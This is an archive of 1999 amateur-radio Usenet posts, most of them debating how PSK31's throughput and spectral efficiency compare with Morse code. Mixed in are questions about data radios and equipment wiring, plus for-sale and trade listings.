From: nobody@crosslink.net
Message-ID: <37670f08.58761242@news.crosslink.net>
Source record: 17789

On Tue, 15 Jun 1999 17:52:20 -0700, Dana Myers
<Dana.Myers@West.Sun.Com> wrote:

>What *are* you talking about, Robert? Rob Janssen's speculation looks
>entirely correct. I think you're misunderstanding the concept of "WPM"
>here. Read Rob's note carefully again, and rather than responding in knee-jerk
>fashion, try to understand what he's suggesting. Rob says that, for a given
>portion of text, sending it with PSK31 (31.25 baud with the Varicode character
>encoding) would take about as long as sending the same text with Morse
>code at around 50WPM. Before going any further, please take a moment
>to look up the definition of "WPM" - hint: it is about throughput. not a baud
>rate.

Dear Dana & Rob,
OK, I can see your point. If I use the WPM as I see it defined in the
ARRL Handbook, 71st Ed., pages 9-8, 9-9, then 50 WPM is supposed to be
the throughput for 41.6 bauds. So, tell me - how are we to compare a
31.25 baud PSK31 signal with 41.6 baud signal?

>Morse code sent at a baud rate of 31.25 equates to about 38WPM;
>the Varicode character provides greater average "density", which
>Rob estimates improves the equivalent throughput to more like 50WPM.

I hardly think so. In actual tests which anyone can perform, the
performance of PSK31 is approximately 43 WPM of "typical" text - not
50 - 60 WPM, which is what Rob said. I don't want to bias this
comparison by insisting on all caps or being restrictive about
"average word lengths" or anything else. Just run the tests yourselves
and see what you get. I have run several such tests and the only thing
that I am doing that I would think could be controversial is that I am
using 6 characters to represent a "word group" plus a space character.
If you think that's unreasonable, then that's where part of the
problem lies.

I frankly do not know how to interpret Rob's question, "Isn't the
datarate on PSK higher than on CW?". I do know how I interpreted it at
the time I read it. I interpreted his question as relating to CW in
general and to PSK31 in general - not to the CW ID that is sometimes
appended to PSK31 transmissions. I believed at the time that I read it
that the context at that point was NOT related specifically to the CW
ID appendage.

>Why don't you just try Rob's experiment, except you can do it mathematically,
>by writing a computer program that takes arbitrary text and determines how long
>it takes to send it using Varicode and Morse code. You can simplify the task a
>little by simply counting the number of bauds required and comparing them. If

>you don't feel up to the task, let me know. Otherwise, I'll be looking forward to
>your objective results.

If I understand the approach, I could do a whole lot of analysis and calculations that could take hours, and I might very well make a mistake - either in concept or theory or math. I took the easy way out. I used a stopwatch and sent several files. I get an average of 259.45 characters per minute with PSK31, and if you take my assumption above above about word length, you will get about 43 WPM. You can run the same tests with nothing more than the PSK31 software.

In summary, I could be wrong about my interpretation of Rob's question, but he did go on to propose the test as, "For a fair comparison, use a CW rate that matches the PSK datarate." So, even if I have interpreted his question in the wrong context, his proposed test most certainly proposes a CW rate that should match the PSK31 datarate, and I submit that such a test should be run at 43 WPM and not 50-60 WPM as he suggested.

I also apologize for offense that either of you may have taken from my post.

I am also wondering what was the point of this exercise, and I certainly am not sure of what point was being projected by anyone beyond Jim Kehler, whose point was unequivocal, albeit rather subjective, and I agree with his point entirely. It is quite possible to hear and identify a CW ID with the ear and brain while the computer, software and sound card are having difficulty in copying the text. Whether or not that can be projected into a generality about the relative merits of CW vs PSK31, I don't know and don't care, because it's not scientific and it's not a fair comparison.

2785. Throughput of PSK31

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-16 00:00:00 UTC
From: Dana@Source.Net
Message-ID: <7k7h59cdj1@nnrp1.deja.com>
Source record: 17790

Let's take a breath and try to perform an apples-to-apples comparison. It isn't that difficult to determine how many "bits" (where bit and baud are equivalent in this context) it takes to send a specified portion of text. The standard word used in determining Morse throughput in WPM is "paris ", so let's see how many bits it takes to send that word in PSK31's Varicode. I added up the lengths of all the characters plus the inter-character spacing of 2 bits and found that "PARIS " required 50 bits in PSK31, and "paris " requires 37 bits (Varicode is biased towards lower-case since most text is sent lower-case). 50 bits at 31.25 bits/sec gives 1.6 seconds/word, and 60 seconds gives 37.5 WPM. However, 37 bits requires 1.184 seconds, which gives 50.68 WPM.

Obviously, Varicode prefers lower-case, Morse code doesn't have the feature of case or encodings for the entire 128-character set that Varicode does. It is also worth noting that Varicode and Morse are both influenced by the text being sent and they may not be influenced similarly. If you're going to use a stopwatch, you really have to compare how long it takes to send using both PSK31 and Morse.

Now, let's take this another step; based on the above, PSK31 achieves at least 50 WPM in about a 50Hz bandwidth. 50WPM of Morse code sent using standard keying-shape requires about 250Hz of bandwidth; calculating the WPM/bandwidth values, we get 1WPM/Hz for PSK31 and .2WPM/Hz for Morse code. Suppose we use the all-caps version of "paris " and PSK31 still offers .75WPM/Hz - better than 3 times the effective spectral efficiency of Morse code.

You can find the details and design notes for Varicode in Peter Martinez' paper, a link to which is http://www.kender.es/~edu/article/psk31theory.html#Information Coding

--
Dana K6JQ
Dana@Source.Net

Sent via Deja.com http://www.deja.com/
Share what you know. Learn what you don't.

2786. Re: data radio

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-16 00:00:00 UTC
From: khmi@news.tampere.fi
Message-ID: <7k7ghf$bas@tampere.tampere.fi>
Source record: 17791

Yoshio Nakamura (ak209@lafn.org) wrote:

: Hi,

: I have a TNC with a 9600 baud modem. I need to buy a data radio, either
: for 2m or 70cm. I am leaning towards 70cm, to Tekk. They have a
: KS-900L, KS960L and a KS-1000L. Of the KS-900L and KS-960L, one seems to
: be preferred by amateurs over the other. Which is preferred, and why?
: Should I just get the KS-1000L?

I'm using KS-960L simply because it has a signal strength indicator
output. It thus makes aiming an antenna bit easier. Works perfectly with
my Baycom PICPAR modem.

Kalevi

--
Kalevi J Hautaniemi, Kovajankatu 5, 33530 Tampere, FINLAND.
**** http://oh3tr.ele.tut.fi/~oh3fg/ **** On air: OH3FG, KO4BC ****
tel:+358-3-364-7446 mobile:+358-50-590-2243 or +358-50-033-5447

2787. Re: Throughput of PSK31

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-16 00:00:00 UTC
From: Bob Lewis <aa4pb@erols.com>
Message-ID: <37679F0A.9EF16500@erols.com>
Source record: 17792

Any comparison of weak signal or QRM condition performance of CW and PSK31 must also be accomplished with comparable bandwidths. Often I am able to copy PSK31 signals when their CW ID is unreadable. The CW however is coming through my speaker without the benefit of the narrow PSK31 filters. I suspect that a narrow DSP filter would bring the CW signal out of the noise and QRM where it could also be copied.

Actually, the whole mode comparison thing is mute since we are comparing apples to oranges. Each mode has it's own set of advantages and disadvantages. You pick the mode according to what it is you want to accomplish. If I wanted to send a 100K binary file PSK31 would be a poor choice and CW would be even worse. If I just want conversation then PSK31 is a good choice. If I want maximum QSO rate in a contest, CW is hard to beat.

2788. Re: Radios for FullDup link?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-16 00:00:00 UTC
From: The Martell's <mike-n-terri@erols.com>
Message-ID: <3767ADFD.4CF827F7@erols.com>
Source record: 17793

Charles Brabham wrote:

> Hello!
>
> I am looking into setting up a Full Duplex Packet Radio backbone link, and
> have picked out most of the equipment except the radios themselves. I am
> interested in setting up on the 220 or 440 MHz bands, or a combination
> thereof. It will initially be set up to run at 1.2kb, and once any kinks are
> ironed out, the link will be upgraded to higher speed, probably 9.6kb,
> possibly 19.2kb.
>
> Any suggestions for the radios, frequencies, and antennas? I have never seen
> a full-duplex setup before, so I'm having to learn as I go.
>
> 73 DE Charles Brabham,
> N5PVL @ N5PVL.#NTX.TX.USA.NOAM
> http://www.texoma.net/~n5pvl

Locally here we did setup a VHF 1.2k Full Duplex TCP/IP system that worked well, then a UHF 9.6k system. Both systems used motorola mitrek radios re-xtal and tuned to ham freqs. The 9.6k required a little bit of work to get a good clean signal on rx & tx and building some TAPR 9600 modems.

It was mostly work and not $ for the radios, there is info out there on mods done by others to get you going on 9.6k and above, unless you buy radios made for it (but they prob will not do full duplex, which you will need).

Hope this helps some. Mike..KA1IFQ

2789. PK232MBX to FT 1000 MP

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-16 00:00:00 UTC
From: Johnny Rico <lawdog2@ibm.net>
Message-ID: <3767b786@news1.us.ibm.net>
Source record: 17794

Hi, could someone helpe me out: I have a new FT 1000MP, and I would like to wire it up to my PK-232 MBX for FSK, using the back panel connectors. Unfortunately I have misplaced the 232's manual. It appears that the FSK cable will go from rear pannel connector # 17 of the FT 1000 MP to the Scope/FSK 5 pin din connector on the 232. However, not having the manual, I am unsure how to wire up the 5-wire (green white black brown red) PK232 connector to the 4 pole 1000MP Din connector. Could someone help me out on this? I'd like to get up and running on Pactor and RTTY.

Thanks much!

--

_____

Roger J. Buffington, W6VZV

"If danger ever reach us, it must spring up from amongst us. If destruction be our lot, we must ourselves be its author and its finisher
as a nation of free men, we will live through all time, or die by suicide." -- Abraham Lincoln

2790. Re: Throughput of PSK31

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-16 00:00:00 UTC
From: nomail@pe1chl.demon.nl
Message-ID: <slrn7mfi9v.2sf.nomail@linux.pe1chl.ampr.org>
Source record: 17795

Dana@Source.Net <Dana@Source.Net> wrote:

>Let's take a breath and try to perform an apples-to-apples
>comparison. It isn't that difficult to determine how many
>"bits" (where bit and baud are equivalent in this context)
>it takes to send a specified portion of text. The standard
>word used in determining Morse throughput in WPM is "paris ",
>so let's see how many bits it takes to send that word in
>PSK31's Varicode. I added up the lengths of all the characters
>plus the inter-character spacing of 2 bits and found that
>"PARIS " required 50 bits in PSK31, and "paris " requires
>37 bits (Varicode is biased towards lower-case since most
>text is sent lower-case). 50 bits at 31.25 bits/sec gives
>1.6 seconds/word, and 60 seconds gives 37.5 WPM. However,
>37 bits requires 1.184 seconds, which gives 50.68 WPM.

Ok, so it actually is inside my "back-of-envelope" guess of 50-60 WPM :-)
(although admittedly a bit close to the lower edge)

Rob
--
+----------------------------------+--------------------------------------+
| Rob Janssen pe1chl@amsat.org | WWWhome: http://www.pe1chl.demon.nl/ |
| AMPRnet: rob@pe1chl.ampr.org | AX.25 BBS: PE1CHL@PI8WNO.#UTR.NLD.EU |
+----------------------------------+--------------------------------------+

2791. Re: Stop attacking PSK31

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-16 00:00:00 UTC
From: nomail@pe1chl.demon.nl
Message-ID: <slrn7mfiub.2sf.nomail@linux.pe1chl.ampr.org>
Source record: 17796

Robert Lay (W9DMK) <nobody@crosslink.net> wrote:
>On Tue, 15 Jun 1999 17:52:20 -0700, Dana Myers
><Dana.Myers@West.Sun.Com> wrote:

>>What *are* you talking about, Robert? Rob Janssen's speculation looks
>>entirely correct. I think you're misunderstanding the concept of "WPM"
>>here. Read Rob's note carefully again, and rather than responding in knee-jerk
>>fashion, try to understand what he's suggesting. Rob says that, for a given
>>portion of text, sending it with PSK31 (31.25 baud with the Varicode character
>>encoding) would take about as long as sending the same text with Morse
>>code at around 50WPM. Before going any further, please take a moment
>>to look up the definition of "WPM" - hint: it is about throughput. not a baud
>>rate.

>Dear Dana & Rob,
>OK, I can see your point. If I use the WPM as I see it defined in the
>ARRL Handbook, 71st Ed., pages 9-8, 9-9, then 50 WPM is supposed to be
>the throughput for 41.6 bauds. So, tell me - how are we to compare a
>31.25 baud PSK31 signal with 41.6 baud signal?

It seems you are missing the point. I am not comparing bits-per-second
but characters-per-second. A bit hard, because the number of bits per
character is not the same for CW and PSK31, and not even the same for
each character. But as already shown in another posting, a number of
words "paris " per minute can be calculated for both modes, and they
can be compared based on that calculation. It doesn't matter if the
baudrates are the same for that number of WPM, in fact a higher baudrate
for the same WPM just means the character encoding is less efficient.

>I frankly do not know how to interpret Rob's question, "Isn't the
>datarate on PSK higher than on CW?". I do know how I interpreted it at
>the time I read it. I interpreted his question as relating to CW in
>general and to PSK31 in general - not to the CW ID that is sometimes
>appended to PSK31 transmissions.

But that is what I meant. Someone claimed that he could decode the CW ID
and could not decode the PSK31, and I guessed that he was looking at
slower CW than the equivalent of the PSK31 transmission. To judge the
quality of the PSK31 decoder as compared to CW, you should compare PSK31
to CW at the same WPM rate. That now works out to be in the 40-50 WPM
range. I doubt that you can easily decode noisy CW at 40-50 WPM, but
then I am not a CW crack.

>I am also wondering what was the point of this exercise,

I can only tell you what *my* point was: CW advocates always claim that
their mode is the most efficient and the best decodable under weak signal
conditions, while simple calculations show that this is not the case.
"requiring a small bandwidth" does not mean "efficient" when the effective
datarate is low (compared to other modes requiring more bandwidth). So
before you start comparing bandwidths and power requirements, at least
be fair and compare them at the same datarates.
(this also holds for voice: when comparing with SSB, compare at a CW
rate that is equivalent to typical speech rate)

Rob
--
+----------------------------------+--------------------------------------+
| Rob Janssen pe1chl@amsat.org | WWWhome: http://www.pe1chl.demon.nl/ |
| AMPRnet: rob@pe1chl.ampr.org | AX.25 BBS: PE1CHL@PI8WNO.#UTR.NLD.EU |
+----------------------------------+--------------------------------------+

2792. FS antennas

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-16 00:00:00 UTC
From: Chuckk <chuckk@kerrlake.com>
Message-ID: <3768382A.3F2EE068@kerrlake.com>
Source record: 17797
Cross-posted to: rec.radio.swap,rec.radio.amateur.swap,rec.radio.scanner,rec.radio.amateur.digital.misc,rec.radio.amateur.antenna,alt.radio.scanner,alt.ham-radio.packet,alt.ham-radio.marketplace,rec.radio.amateur.equipment

Dual band fiberglass Base antenna 144-148 440-450
6db on 2 8db on 440 200 watts 98.5 inches
NEW $75

Dual band mobile NMO mount 144-148 440-450
3db on 2 5db on 440 200 watts 38 inches

NEW $21

Dual band mobile NMO mount 150-158 450-470
3db on 2 5db on 440 200 watts center load

NEW $21

Chuckk
KB2AHZ
804-372-0614

2793. Re: Throughput of PSK31

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-17 00:00:00 UTC
From: Michael Young <nobody@all.org>
Message-ID: <929610086.622.25@news.remarQ.com>
Source record: 17699

An apples to apples comparison would put comparable post-reception processing in the loop. PSK31 operates in its 50 Hz bandwidth -- marginal at best from my experience; 100 Hz each side is recommended and more realistic -- only because off-board DSP processing allows such sharp shoulders. Similar post-processing for CW might give similarly good results. Digitally enhanced CW, reshaped for human reception, can probably fit in a narrower slice than even PSK31. I'm guessing only, and don't feel strongly about this to pursue it. However, IMHO, the basic premise of your comparison is flawed.

In an out and out speed comparison, CW already has PSK31 beat by a large margin. The world CW speed record is around 1,350 wpm. That's not a typo: 1.3 kwpm CW was received via meteor skip.

In a realistic view, human to human communication is still limited by the operator's sustained I/O rate. Both PSK31 and CW are useful to maintain two way live communication.

Be that as it may, the biggest advantage CW has on PSK31 is that it requires no auxiliary processor, and manages to attain comparable throughput given similar power and bandwidth requirements. I enjoy and use both. We still haven't found the apples to compare our citrus. (Or is that citri?)

Michael.

<Dana@Source.Net> wrote in message news:7k7h59cdj1@nnrp1.deja.com...
>
>
> Let's take a breath and try to perform an apples-to-apples
> comparison. It isn't that difficult to determine how many

2794. Re: Throughput of PSK31

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-17 00:00:00 UTC
From: Bob Lewis <aa4pb@erols.com>
Message-ID: <7kanii$q7i$1@autumn.news.rcn.net>
Source record: 17700

You are right that there is some benefit in mode comparison. What I should have said is that statements that one mode is better than another is moot unless you address specific characteristics (as you have done) and consider operational requirements. Which is the "better" mode depends on what you are trying to accomplish. My point is that most every mode has its place.

2795. FT: Dual-band Yaesu FT-8000R mobile for *TRADE*

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-17 00:00:00 UTC
From: Will White <wcw@asu.uswest.net>
Message-ID: <3768E966.7CF782A4@asu.uswest.net>
Source record: 17701

Yaesu FT-8000R dual-band mobile
(identical to current model FT-8100R except without removable control head).
Very clean, <50 hours total use, no mods, non-smoker, never mobile.
118-520 MHz (incl. AM AIR), 760-1300MHz RX, less cellular
9600 packet-ready (dedicated DIN data connector on back)
All the newest bells and whistles.
With DTMF Yaesu mic, manual, and schematic.

Will TRADE for a 2-meter all-mode rig in good condition.
Let me know what you have. Trades *only* please. Thanks.
--
Will White, KD7BFX

to reply, please click this link mailto:wcw@asu.uswest.net

2796. Re: Throughput of PSK31

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-17 00:00:00 UTC
From: nobody@crosslink.net
Message-ID: <376791a4.3030978@news.crosslink.net>
Source record: 17702

On Wed, 16 Jun 1999 06:44:58 GMT, Dana@Source.Net wrote:

>Let's take a breath and try to perform an apples-to-apples
>comparison. It isn't that difficult to determine how many
>"bits" (where bit and baud are equivalent in this context)
>it takes to send a specified portion of text. The standard
>word used in determining Morse throughput in WPM is "paris ",
>so let's see how many bits it takes to send that word in
>PSK31's Varicode. I added up the lengths of all the characters
>plus the inter-character spacing of 2 bits and found that
>"PARIS " required 50 bits in PSK31, and "paris " requires
>37 bits (Varicode is biased towards lower-case since most
>text is sent lower-case). 50 bits at 31.25 bits/sec gives
>1.6 seconds/word, and 60 seconds gives 37.5 WPM. However,
>37 bits requires 1.184 seconds, which gives 50.68 WPM.

Good Morning Dana,

So far, so good. The average of your two WPM values seems to be very
close to my 43 WPM value for PSK31.

>Obviously, Varicode prefers lower-case, Morse code
>doesn't have the feature of case or encodings for the
>entire 128-character set that Varicode does. It is
>also worth noting that Varicode and Morse are both
>influenced by the text being sent and they may not
>be influenced similarly.

And that's one of the reasons why I did not want to focus on a
particular word or phrase. By using text files, there is a better
chance of making the comparison consistent with real life.

> If you're going to use a
>stopwatch, you really have to compare how long it
>takes to send using both PSK31 and Morse.
>
>Now, let's take this another step; based on the
>above, PSK31 achieves at least 50 WPM in about a
>50Hz bandwidth. 50WPM of Morse code sent using standard
>keying-shape requires about 250Hz of bandwidth; calculating
>the WPM/bandwidth values, we get 1WPM/Hz for PSK31 and .2WPM/Hz
>for Morse code. Suppose we use the all-caps version of "paris "
>and PSK31 still offers .75WPM/Hz - better than 3 times the
>effective spectral efficiency of Morse code.

Spectral efficiency is where Peter's system really shines. In his own words, "PSK has been designed not only to give all the weak-signal-in-white-noise advantages that PSK has to offer, ...".

The point that I would like to make here is that none of this wonderful theory helps very much when it comes to comparing two systems, one of which uses the operator's brain and experience as the critical signal processing means.

So, the subjective observations in the original postings on the original thread are duly noted and filed where they belong. I think it was probably a good idea to break with that and start a new thread on a purely scientific basis.

73 de Bob, W9DMK, King George, VA
Change "nobody" to "w9dmk" for e-mail
http://www.qsl.net/w9dmk
http://www.fortunecity.com/meltingpot/albania/784

2797. Re: HamComm questions

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-17 00:00:00 UTC
From: nobody@crosslink.net
Message-ID: <37671d3e.62399912@news.crosslink.net>
Source record: 17703

On Tue, 15 Jun 1999 21:41:53 -0400, Ralph Mowery <rmowery@ibm.net>
wrote:
>.... Look for one called BLT151.zip. I think that is the one I
>am using under dos. This program will work off a sound card.
Are you referring to the program BTL 1.54e by ZL2AKM?

If so, it only does RTTY - not CW, but it's a darn good program. If
there is one in that family that does CW, I would appreciate a pointer
to where I could get it.
73 de Bob, W9DMK, King George, VA
Change "nobody" to "w9dmk" for e-mail
http://www.qsl.net/w9dmk
http://www.fortunecity.com/meltingpot/albania/784

2798. Re: PK232MBX to FT 1000 MP

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-17 00:00:00 UTC
From: Johnny Rico <lawdog2@ibm.net>
Message-ID: <3768fa17@news1.us.ibm.net>
Source record: 17704

A followup to the foregoing: could someone also tell me which of the
pins on the 5 pin DIN connector on the back of the 232 are wired to
connector 17 on the back of the 1000MP

--

_____

Roger J. Buffington, W6VZV

"If danger ever reach us, it must spring up from amongst us. If
destruction be our lot, we must ourselves be its author and its
finisher
as a nation of free men, we will live through all time, or die by
suicide." -- Abraham Lincoln

Johnny Rico <lawdog2@ibm.net> wrote in message
news:3767b786@news1.us.ibm.net...
> Hi, could someone helpe me out: I have a new FT 1000MP, and I would
> like to wire it up to my PK-232 MBX for FSK, using the back panel
> connectors. Unfortunately I have misplaced the 232's manual. It
> appears that the FSK cable will go from rear pannel connector # 17
of
> the FT 1000 MP to the Scope/FSK 5 pin din connector on the 232.
> However, not having the manual, I am unsure how to wire up the
5-wire
> (green white black brown red) PK232 connector to the 4 pole 1000MP
Din
> connector. Could someone help me out on this? I'd like to get up
and
> running on Pactor and RTTY.
>
> Thanks much!
>
> --
> _____
>
> Roger J. Buffington, W6VZV
>
> "If danger ever reach us, it must spring up from amongst us. If
> destruction be our lot, we must ourselves be its author and its
> finisher
> as a nation of free men, we will live through all time, or die by
> suicide." -- Abraham Lincoln
>
>

>
>
>

2799. Re: Throughput of PSK31

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-17 00:00:00 UTC
From: Dana Myers <DMyers@Qnet.Com>
Message-ID: <3769104D.7EB0F470@Qnet.Com>
Source record: 17705

Michael Young wrote:

> An apples to apples comparison would put comparable post-reception
> processing in the loop.

An apples-to-apples comparison of what? I compared the
throughput/bandwidth ratio for the modes, which is a
reasonable and objective starting point.

> PSK31 operates in its 50 Hz bandwidth --
> marginal at best from my experience; 100 Hz each side is recommended and
> more realistic -- only because off-board DSP processing allows such
> sharp shoulders. Similar post-processing for CW might give similarly
> good results. Digitally enhanced CW, reshaped for human reception, can
> probably fit in a narrower slice than even PSK31. I'm guessing only, and
> don't feel strongly about this to pursue it. However, IMHO, the basic
> premise of your comparison is flawed.

What's the flaw? I did two things in my comparision:

1) Determine actual throughput after the use of Varicode.

2) Relate actual throughput to minimum required bandwidth.

> In an out and out speed comparison, CW already has PSK31 beat by a large
> margin. The world CW speed record is around 1,350 wpm. That's not a
> typo: 1.3 kwpm CW was received via meteor skip.

That's specious - and *exactly* the kind of comparison I was trying to
avoid. Perhaps you believe my analysis was flawed because you don't
understand it. My analysis *first* determined how to realistically relate
the throughput of Varicode to Morse code, *then* related this to the
minimum required bandwidth. One can implement PSK/Varicode
at higher baud rates - and it will still outperform Morse when
examined for throughput/bandwidth.

By the way, this figure of 1350 WPM - was this accomplished
using a fully machine decoded system, or was it done by capturing
the audio and then visually examining the spectra of the signal for
Morse code elements? I ask mostly out of curiousity, since OOK
Morse isn't particular well-suited for machine decoding...

> In a realistic view, human to human communication is still limited by
> the operator's sustained I/O rate. Both PSK31 and CW are useful to
> maintain two way live communication.

Sure. No one suggested otherwise. This is rather specious again. It
occurs to me you might think Morse code needs a defense here. I'm

not interested in an emotional comparison, just relevant technical parameters.

> Be that as it may, the biggest advantage CW has on PSK31 is that it
> requires no auxiliary processor, and manages to attain comparable
> throughput given similar power and bandwidth requirements. I enjoy and
> use both. We still haven't found the apples to compare our citrus. (Or
> is that citri?)

Hold on; you claim that Morse code "manages to attain comparable throughput given similar power and bandwidth requirements". I believe you are in error; my analysis was exactly of throughput vs. bandwidth - and PSK31 has a significant advantage in this respect, though admittedly I did not attempt to incorporate the power attribute in this comparison.

As I've already mentioned in another note, comparisons are often not two-dimensional. In other words, there are often orthogonal attributes that can't be factored into a single number. Perhaps you don't believe a relevant comparison can be made because you're not separating the issues into relevant groups.

Dana K6JQ
Dana@Source.Net

2800. Re: Throughput of PSK31

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-17 00:00:00 UTC
From: Dana Myers <DMyers@Qnet.Com>
Message-ID: <37691058.2E5A32F7@Qnet.Com>
Source record: 17706

Michael Young wrote:

> An apples to apples comparison would put comparable post-reception
> processing in the loop.

An apples-to-apples comparison of what? I compared the
throughput/bandwidth ratio for the modes, which is a
reasonable and objective starting point.

> PSK31 operates in its 50 Hz bandwidth --
> marginal at best from my experience; 100 Hz each side is recommended and
> more realistic -- only because off-board DSP processing allows such
> sharp shoulders. Similar post-processing for CW might give similarly
> good results. Digitally enhanced CW, reshaped for human reception, can
> probably fit in a narrower slice than even PSK31. I'm guessing only, and
> don't feel strongly about this to pursue it. However, IMHO, the basic
> premise of your comparison is flawed.

What's the flaw? I did two things in my comparision:

1) Determine actual throughput after the use of Varicode.

2) Relate actual throughput to minimum required bandwidth.

> In an out and out speed comparison, CW already has PSK31 beat by a large
> margin. The world CW speed record is around 1,350 wpm. That's not a
> typo: 1.3 kwpm CW was received via meteor skip.

That's specious - and *exactly* the kind of comparison I was trying to
avoid. Perhaps you believe my analysis was flawed because you don't
understand it. My analysis *first* determined how to realistically relate
the throughput of Varicode to Morse code, *then* related this to the
minimum required bandwidth. One can implement PSK/Varicode
at higher baud rates - and it will still outperform Morse when
examined for throughput/bandwidth.

By the way, this figure of 1350 WPM - was this accomplished
using a fully machine decoded system, or was it done by capturing
the audio and then visually examining the spectra of the signal for
Morse code elements? I ask mostly out of curiousity, since OOK
Morse isn't particular well-suited for machine decoding...

> In a realistic view, human to human communication is still limited by
> the operator's sustained I/O rate. Both PSK31 and CW are useful to
> maintain two way live communication.

Sure. No one suggested otherwise. This is rather specious again. It
occurs to me you might think Morse code needs a defense here. I'm

not interested in an emotional comparison, just relevant technical parameters.

> Be that as it may, the biggest advantage CW has on PSK31 is that it
> requires no auxiliary processor, and manages to attain comparable
> throughput given similar power and bandwidth requirements. I enjoy and
> use both. We still haven't found the apples to compare our citrus. (Or
> is that citri?)

Hold on; you claim that Morse code "manages to attain comparable throughput given similar power and bandwidth requirements". I believe you are in error; my analysis was exactly of throughput vs. bandwidth - and PSK31 has a significant advantage in this respect, though admittedly I did not attempt to incorporate the power attribute in this comparison.

As I've already mentioned in another note, comparisons are often not two-dimensional. In other words, there are often orthogonal attributes that can't be factored into a single number. Perhaps you don't believe a relevant comparison can be made because you're not separating the issues into relevant groups.

Dana K6JQ
Dana@Source.Net

2801. Re: Throughput of PSK31

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-17 00:00:00 UTC
From: W6RCecilA <Cecil.A.Moore@IEEE.org>
Message-ID: <3769168C.332B97EC@IEEE.org>
Source record: 17707

Dana Myers wrote:
> I compared the
> throughput/bandwidth ratio for the modes, which is a
> reasonable and objective starting point.

Hi Dana, Seems to me a figure of merit would be:

throughput/(power*bandwidth)

Is there anything else that is important? What is
the bandwidth required for CW at the same wpm as
PSK31? I don't think I could copy 43wpm CW through
a 150Hz filter.
--
73, Cecil, W6RCA http://www.bigfoot.com/~w6rca

2802. Re: Throughput of PSK31

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-17 00:00:00 UTC
From: markv@pixar.com
Message-ID: <7kbd09pub1@nnrp1.deja.com>
Source record: 17708

In article <929610086.622.25@news.remarQ.com>,
"Michael Young" <nobody@all.org> wrote:
> An apples to apples comparison would put comparable post-reception
> processing in the loop. PSK31 operates in its 50 Hz bandwidth --
> marginal at best from my experience; 100 Hz each side is recommended
and
> more realistic -- only because off-board DSP processing allows such
> sharp shoulders. Similar post-processing for CW might give similarly
> good results. Digitally enhanced CW, reshaped for human reception, can
> probably fit in a narrower slice than even PSK31. I'm guessing only,
and
> don't feel strongly about this to pursue it. However, IMHO, the basic
> premise of your comparison is flawed.

Given the shaping of traditional CW transmissions, 50WPM Morse requires typically between 150 and 250 hz bandwidth. The pulse shape for each morse element is much sharper than minimum bandwidth requirements would dictate. Try looking at Morse transmissions through a spectrum analyzer (several free ones are available via the net). You can typically see 3rd order, and sometimes higher remnants of Morse signals echoed at higher and higher frequencies. Note: this is for "properly" shaped Morse pulses, not simple square waves.

When Morse code is to a bandwidth of below 3xWPM Hz, it becomes very soft and hard to decode, particularly in the presence of noise and at high rates of speed. Run the experiments yourself.

Now, of course, the CWID transmitted by PSK31 implementations is much slower than 50wpm, so it both takes up less bandwidth and enjoys a relative power advantage due to the longer bit times. Hence, it might very well be possible for you to detect and decode the CWID when the PSK31 software doesn't lock on. But that isn't an apples to apples comparison either.

> In an out and out speed comparison, CW already has PSK31 beat by a\
> large
> margin. The world CW speed record is around 1,350 wpm. That's not a
> typo: 1.3 kwpm CW was received via meteor skip.

You are definitely grasping at straws with this comment. Since PSK31 by definition operates at a single speed, it is hardly suprising that modes exist which operate both faster and slower. It would hardly seem fair to compare CW to various wireless modems that are cheap and available now, with speeds easily to the megabit range.

> Be that as it may, the biggest advantage CW has on PSK31 is that it
> requires no auxiliary processor, and manages to attain comparable
> throughput given similar power and bandwidth requirements. I enjoy and
> use both. We still haven't found the apples to compare our citrus. (Or
> is that citri?)

The main disadvantage of CW is of course that it fails to take advantage of increasingly cheap and available technology, instead relying on extensive user training who perform at widely varying levels of proficiency.

I'll have some of that orange juice now. :-)

Mark
>
> Michael.

Sent via Deja.com http://www.deja.com/
Share what you know. Learn what you don't.

2803. Re: Throughput of PSK31

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-17 00:00:00 UTC
From: nomail@pe1chl.demon.nl
Message-ID: <slrn7mig3t.jbq.nomail@linux.pe1chl.ampr.org>
Source record: 17709

Michael Young <nobody@all.org> wrote:
>An apples to apples comparison would put comparable post-reception
>processing in the loop. PSK31 operates in its 50 Hz bandwidth --
>marginal at best from my experience; 100 Hz each side is recommended and
>more realistic -- only because off-board DSP processing allows such
>sharp shoulders. Similar post-processing for CW might give similarly
>good results. Digitally enhanced CW, reshaped for human reception, can
>probably fit in a narrower slice than even PSK31. I'm guessing only, and
>don't feel strongly about this to pursue it. However, IMHO, the basic
>premise of your comparison is flawed.

>In an out and out speed comparison, CW already has PSK31 beat by a large
>margin. The world CW speed record is around 1,350 wpm. That's not a
>typo: 1.3 kwpm CW was received via meteor skip.

You (and many CW advocates) seem to think that CW requires an infinitely
small bandwidth, no matter what the speed is.
This misunderstanding is possibly caused by the relatively low rate at
which most amateurs send CW as compared to the bandwith that can be
affordably realized in a commercial transceiver.

When you would receive CW through a 50Hz wide filter, you would have
a hard time demodulating it. The smaller the filter gets, the more
the background noise gets filtered down to a tone. The actual tone
from the distant station will be difficult to detect in this very
colored noise.

Also, an AM-modulated signal like an on-off keyed carrier can be
mathematically described as a carrier with sidebands spaced at the
keying frequency (assuming the keying is sine-shaped there is only
a single pair of sidebands; in practice there will be more). When
your receive filter is so narrow that these sidebands get filtered
away, you will notice the filter has difficulty following the keying.
(the boundaries between ON and OFF become blurred, the filter starts
"ringing")

So, your 1350 wpm CW signal requires considerably more bandwidth than the
50 or 100 Hz you are apparently comparing it with.

